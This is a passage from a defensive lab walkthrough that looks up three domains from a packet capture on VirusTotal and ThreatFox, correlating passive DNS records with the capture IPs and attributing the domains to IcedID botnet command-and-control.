Common errors	A misspelled name returns a different, clean-looking object (see Chapter 10). Passive DNS may need a signed-in session.
Security note	Never visit the domain directly. VirusTotal reputation reflects opinion today and may lag or be empty for old or expired domains.

What was searched (browser, not a command)

```
Search the bare domain in the VirusTotal search box, then open the Detection, Details and Relations tabs.
1. mazdakrichest.com
2. mraskopal.link
3. missisanjoup.shop
```

Table 9: VirusTotal summary (viewed 12 November 2026)

Domain	Detections now	Registered / created	Notes
mazdakrichest.com	14/92	Earliest WHOIS record 2023-10-11 (Hostinger)	First SSL certificate seen 2023-11-27; URL report title "Your domain is expired"; later referring files (e.g. a DLL scanned 2024) not tied to this campaign
mraskopal.link	12/92	2023-10-11 (NameSilo), name servers Cloudflare	Certificate Google Trust Services (GTS CA 1P5), valid 2023-10-12 to 2024-01-10, covers *.mraskopal.link
missisanjoup.shop	13/92	2023-10-16 (Hostinger)	Certificate Let's Encrypt (E1), valid 2023-10-16 to 2024-01-14; now name servers dns-expired.com and TXT "expired at hostinger"

Table 10: Correlation between pcap IPs and passive DNS

Domain	IP in pcap TLS	Passive DNS entry containing that IP	Day relative to capture (2023-11-27)
mazdakrichest.com	`172.67.164.29`	2023-11-27 (detections 0/92)	Same day
mraskopal.link	`104.21.39.107`	2023-11-28 (detections 1/92)	One day later
missisanjoup.shop	`172.67.134.246`	2023-11-14 (detections 0/92)	Two weeks earlier



Figure 22: VirusTotal domain report for mazdakrichest.com (14/92)

Shows 14 of 92 vendors flagged the domain, categories phishing and fraud, registrar Hostinger. Taken on 12 November 2026.



Figure 23: Passive DNS and subdomains for mazdakrichest.com

Shows resolutions 2026-03-03 (2.57.91.92), 2024-10-12 (84.32.84.33), 2023-12-20 (173.255.204.62) and two on 2023-11-27 (172.67.164.29 and 104.21.66.197). Demonstrates the correlation with the pcap IP.



Figure 24: URL report details for mazdakrichest.com showing "Your domain is expired"

Shows the HTML title, server header (hcdn) and response from 2026-10-30. Demonstrates that the domain now serves a registrar parking page. Limitation: it does not describe 2023 content.



Figure 25: VirusTotal report for mraskopal.link (12/92) and Relations tab

Shows 12 of 92 vendors flagged the domain. Limitation: the passive DNS table is on the next figure.



Figure 26: Passive DNS for mraskopal.link

Shows 2023-11-28 (104.21.39.107), 2023-11-27 (172.67.144.144) and 2023-11-19 (172.64.80.1, resolver "Georgia Institute of Technology"). Demonstrates the pcap IP in history.



Figure 27: VirusTotal report for missisanjoup.shop (13/92)

Shows 13 of 92 vendors flagged the domain; last analysis 7 hours before the screenshot.



Figure 28: Passive DNS for missisanjoup.shop

Shows 2024-10-18 (84.32.84.33), 2023-11-14 (172.67.134.246) and 2023-11-14 (104.21.25.253). Demonstrates the pcap IP in history, two weeks before the capture.

Step 14: Attribute the domains with ThreatFox

Item	Detail
Where	Kali Linux, Firefox, threatfox.abuse.ch
Why	ThreatFox names the malware family and threat type, which VirusTotal does not.
Expected result	A list row for each domain with malware family IcedID.
Observed result	Each search returned IcedID entries: mazdakrichest.com (also the URL hxxps://mazdakrichest[.]com/live/), mraskopal.link and missisanjoup.shop (Figure 29, Figure 30, Figure 31). Entry pages show threat type botnet_cc, aliases BokBot and IceID, confidence 100% (Figure 32, Figure 33, Figure 34).
How it was verified	Entries carry first-seen times (UTC) on 2023-11-27 and a reporter name.
Common errors	"Wrong search term. Please re-check your search syntax": the `ioc:` prefix is required (Chapter 10). A browser verification page may appear first.
Security note	Do not click links in ThreatFox lists; they can be live malicious URLs. "Is compromised? False" refers to the infrastructure record, not to your host.

What was searched (browser, not a command)

```
Search syntax (typed in the Browse IOCs search box):
ioc:mazdakrichest.com
ioc:mraskopal.link
ioc:missisanjoup.shop
```

Table 11: ThreatFox entries (all IcedID, botnet_cc, confidence 100%)

IOC	Type	First seen (UTC)	Reporter	Notes
mazdakrichest.com	domain	2023-11-27 16:49	Cryptolaemus1	Entry ID not captured
hxxps://mazdakrichest[.]com/live/	url	2023-11-27 17:32:37	Anonymous	ID 1206787; ASN AS47583 (AS-HOSTINGER); country LT
mraskopal.link	domain	2023-11-27 17:25:19	Cryptolaemus1	ID 1206802
missisanjoup.shop	domain	2023-11-27 17:25:19	Cryptolaemus1	ID 1206803; entry expired 2026-09-15 10:39:25 UTC (informational)



Figure 29: ThreatFox search ioc:mazdakrichest.com

Shows two IcedID entries: the URL at 17:32 and the domain at 16:49 on 2023-11-27.



Figure 30: ThreatFox search ioc:mraskopal.link

Shows one IcedID entry at 2023-11-27 17:25 reported by Cryptolaemus1.



Figure 31: ThreatFox search ioc:missisanjoup.shop

Shows one IcedID entry at 2023-11-27 17:25 reported by Cryptolaemus1.



Figure 32: ThreatFox entry 1206787 for the mazdakrichest.com /live/ URL

Shows IOC type url, threat type botnet_cc, malware IcedID (alias BokBot, IceID), confidence 100%, ASN AS47583 AS-HOSTINGER.



Figure 33: ThreatFox entry 1206802 for mraskopal.link

Shows IOC type domain, botnet_cc, IcedID, confidence 100%, first seen 2023-11-27 17:25:19 UTC, last seen "never".

